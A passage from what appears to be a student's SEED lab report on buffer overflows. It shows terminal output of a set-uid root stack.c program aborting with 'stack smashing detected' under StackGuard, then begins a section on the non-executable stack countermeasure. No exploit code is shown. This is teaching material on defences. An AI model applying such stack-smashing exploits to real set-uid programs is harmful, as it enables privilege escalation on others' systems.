[09/23/18]seed@VM:~/Downloads$
```

- 2) We then Compile set-uid root version of stack.c with StackGuard on. The attached screenshot is shown below.



The screenshot shows a terminal window titled "Terminal" running on a SEEDUbuntu system. The window displays the following command-line session:

```
[09/23/18]seed@VM:~$ ./stack
bash: ./stack: No such file or directory
[09/23/18]seed@VM:~$ cd Downloads/
[09/23/18]seed@VM:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/23/18]seed@VM:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/23/18]seed@VM:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/23/18]seed@VM:~/Downloads$
```

The terminal window has a dark blue background and a light blue header bar. The desktop environment visible behind the terminal includes icons for a terminal, file manager, browser, and system settings. The taskbar at the bottom shows various application icons.

TASK 6: NON EXECUTABLE STACK

- 1) WE Compile set-uid root version of stack.c with noexecstack option and run the exploit again. The screenshot is attached below.

